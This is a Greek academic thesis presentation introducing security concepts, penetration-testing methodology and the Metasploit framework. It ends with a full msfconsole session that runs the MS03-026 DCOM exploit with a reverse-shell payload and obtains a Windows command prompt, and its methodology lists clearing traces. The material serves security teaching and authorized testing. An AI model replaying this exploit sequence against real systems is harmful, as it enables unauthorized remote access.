ΠΑΝΕΠΙΣΤΗΜΙΟ ΜΑΚΕΔΟΝΙΑΣ
ΤΜΗΜΑ ΕΦΑΡΜΟΣΜΕΝΗΣ ΠΛΗΡΟΦΟΡΙΚΗΣ
ΚΑΤΕΥΘΥΝΣΗ ΣΥΣΤΗΜΑΤΩΝ ΥΠΟΛΟΓΙΣΤΩΝ

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

"ΕΛΕΓΧΟΣ ΕΥΠΑΘΕΙΩΝ ΜΕ ΧΡΗΣΗ ΤΟΥ ΠΛΑΙΣΙΟΥ METASPLOIT"

ΜΠΙΛΗΣ ΕΥΣΤΡΑΤΙΟΣ

Τι είναι ασφάλεια

- Ασφάλεια ενός πληροφοριακού συστήματος είναι η προστασία των υπολογιστικών πόρων και δεδομένων από μη εξουσιοδοτημένη ή κακή χρήση τους.
- Στόχος είναι η προστασία όλων των περιουσιακών στοιχείων:
  - Υλικό
  - Λογισμικό
  - Δεδομένα
- Βασικές αρχές: το τρίπτυχο
  - Εμπιστευτικότητα (**C**onfidentiality)
  - Ακεραιότητα (**I**ntegrity)
  - Διαθεσιμότητα (**A**vailability)

Εννοιολογική θεμελίωση

- **Αδυναμία συστήματος (Vulnerability)**

  Είναι ένα ελάττωμα στο λογισμικό, υλικό, ή στις διαδικασίες, το οποίο μπορεί να επιτρέψει την μη εξουσιοδοτημένη πρόσβαση ενός εισβολέα στους πόρους του συστήματος.

- **Απειλή (Threat)**

  Οτιδήποτε μπορεί να προκαλέσει παραβίαση της ασφάλειας ενός συστήματος. Μπορεί να είναι:

  - Φυσική ή ανθρώπινη
  - Τυχαία ή σκόπιμη

  - Οι απειλές οι οποίες και αντικατοπτρίζουν τις αρχές ασφαλείας είναι:
    - **Διαρροή πληροφοριών**: Πληροφορίες αποκαλύπτονται σε μη εξουσιοδοτημένες οντότητες.
    - **Παραβίαση ακεραιότητας**: Μη εξουσιοδοτημένη δημιουργία, τροποποίηση ή καταστροφή δεδομένων.
    - **Άρνηση παροχής υπηρεσίας**: Παρεμποδίζεται η νόμιμη πρόσβαση σε δεδομένα ή πόρους.

Εννοιολογική θεμελίωση

- **Επικινδυνότητα (risk)**

  Η πιθανότητα ενός φορέα απειλής να εκμεταλλευτεί μια αδυναμία.

- **Επίθεση (attack)**

  Η εκμετάλλευση μιας αδυναμίας από έναν εισβολέα για την πραγματοποίηση μιας απειλής.

- **Αντίμετρα (Countermeasures)**

  Είναι ένας μηχανισμός ή μια διαδικασία που περιορίζει ή εξαλείφει τις πιθανότητες ενός φορέα απειλής να εκμεταλλευτεί μια αδυναμία.

Penetration Testing

- Είναι η διαδικασία κατά την οποία οι τελεστές της προσπαθούν να εκτελέσουν ενέργειες ανάλογες με αυτές τις οποίες θα εκτελούσε ένας κακόβουλος χρήστης με σκοπό την δημοσίευση κρίσιμων πληροφοριών.
- Εκτελείται από επαγγελματίες προς επαγγελματίες, (φύση εργαλείου).
- Σκοπός είναι να βρεθούν όλες οι πιθανές ενέργειες τις οποίες θα έκανε ένας κακόβουλος χρήστης με στόχο ένα σύστημα.
- Απαιτείται σωστή και τεκμηριωμένη παρουσίαση των αποτελεσμάτων.

Αρώματα και Χρώματα Penetration Testing

Χρώματα στις εκδοχές της διαδικασίας Penetration Testing

- Black Box
- White Box
- Crystal Box
- Gray Box
- Light Gray Box

Προτεινόμενη μεθοδολογια Penetration Testing

Προτεινόμενα βήματα διαδικασίας Penetration Testing

- Σχεδιασμός Penetration Testing
- Συλλογή πληροφοριών
- Επιβεβαίωση Αδυναμιών
- Εκμετάλλευση Αδυναμιών – Επιθέσεις
- Καθαρισμός Ιχνών/Τοποθέτηση αποδεικτικών στοιχείων
- Συλλογή και καταγραφή συμπερασμάτων

Τι είναι το Metasploit Framework 1/2

- Το πλαίσιο Metasploit είναι μια δωρεάν πλατφόρμα για το γράψιμο, την δοκιμή, και την χρησιμοποίηση exploits.
- Οι χρήστες του πλαισίου Metasploit εκτελούν δοκιμές ασφάλειας, ασχολούνται με την ανάπτυξη shellcode και την έρευνα ευπάθειας (vulnerability research).

Τι είναι το Metasploit Framework 2/2

- Το Metasploit είναι γραμμένο σε Perl γλώσσα και μπορεί να τρέξει σε Linux, MacOS και σε Windows (χρησιμοποιώντας το Cygwin περιβάλλον για Windows)
- Το Metasploit πλαίσιο παρέχει τα ακόλουθα interfaces:
  - **Msfcli**
  - **Msfweb**
  - **Msfconsole**


Msfconsole

Το msfconsole είναι ένα διαδραστικό command-line interface που παρέχει προκαθορισμένες εντολές στον χρήστη και του επιτρέπει να χρησιμοποιήσει καθώς και να τροποποιήσει ένα exploit.


Εντολές:

- **show exploits**
  - **Εμφανίζει μια λίστα με τα διαθέσιμα exploits**
- **info**
  - **Παρουσιάζει πληροφορίες σχετικά με τις πλατφόρμες στόχους, τα payloads.**
- **use**
  - **Με αυτήν την εντολή χρησιμοποιούμε το exploit που επιλέξαμε.**
- **Help**
  - **Εμφανίζει μια λίστα με τις διαθέσιμες εντολές.**


Metasploit


Shell - Framework3-MsfC
=[msf v3.2-release
+ -- --=[294 exploits - 124 payloads
+ -- --=[17 encoders - 6 nops
=[58 aux
msf >
back | track
Shell - Framework3-MsfC
1
2
20:21

Metasploit


Shell - Framework3-MsfC
msf > show exploits
Exploits
========
Name
Description
----
bsdi/softcart/mercantec_softcart
Mercantec SoftCart
CGI Overflow
freebsd/tacacs/xtacacsd_report
XTACACSD <= 4.1.2 r
eport() Buffer Overflow
hpux/lpd/cleanup_exec
HP-UX LPD Command E
xecution
irix/lpd/tagprinter_exec
Irix LPD tagprinter
Command Execution
linux/games/ut2004_secure
Unreal Tournament 2
004 "secure" Overflow (Linux)
linux/http/gpsd_format_string
Berlios GPSD Format
String Vulnerability
linux/http/peercast_url
PeerCast <= 0.1216
URL Handling Buffer Overflow (linux)
linux/ids/snortbopre
Snort Back Orifice
Pre-Preprocessor Remote Exploit
back | track
Shell - Framework3-MsfC
1
2
20:22

Metasploit


Shell - Framework3-MsfC
msf > show payloads
Payloads
========
Name Description
---- -----------
bsd/sparc/shell_bind_tcp BSD Command Shell, Bind TCP Inline
bsd/sparc/shell_reverse_tcp BSD Command Shell, Reverse TCP Inline
bsd/x86/exec BSD Execute Command
bsd/x86/exec/bind_tcp BSD Execute Command, Bind TCP Stager
bsd/x86/exec/find_tag BSD Execute Command, Find Tag Stager
bsd/x86/exec/reverse_tcp BSD Execute Command, Reverse TCP Stage
r
bsd/x86/shell/bind_tcp BSD Command Shell, Bind TCP Stager
bsd/x86/shell/find_tag BSD Command Shell, Find Tag Stager
back|track
Shell - Framework3-MsfC
1
2
20:23

Διαδικασία χρησιμοποίησης Metasploit Framework

- **1.Διαλέγουμε πιο exploit θα χρησιμοποιήσουμε**
- **2. Διαμορφώνουμε το exploit με τις συγκεκριμένες remote IP address και remote port number**
- **3. Διαλέγουμε το payload**
- **4. Διαμορφώνουμε το payload με local IP address και local port number**
- **5. Τέλος εκτελούμε το exploit**


Εντολες εκτέλεσης exploit στο Msfconsole

```
msf > show exploits
msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 >set RHOST 192.168.9.14
RHOST -> 192.168.9.14
msf msrpc_dcom_ms03_026 >set LHOST 192.168.9.100
LHOST -> 192.168.9.100
msf msrpc_dcom_ms03_026 >set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf msrpc_dcom_ms03_026(win32_reverse) >show TARGETS

Supported Exploit Targets
=========================

   0  Windows NT SP3-6a/2K/XP/2K3 English ALL

msf msrpc_dcom_ms03_026(win32_reverse) >set TARGET 0
TARGET -> 0
msf msrpc_dcom_ms03_026(win32_reverse) >exploit
[*] Starting Reverse Handler.
[*] Sending request...
[*] Got connection from 192.168.9.100:4321 <-> 192.168.9.14:1031

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

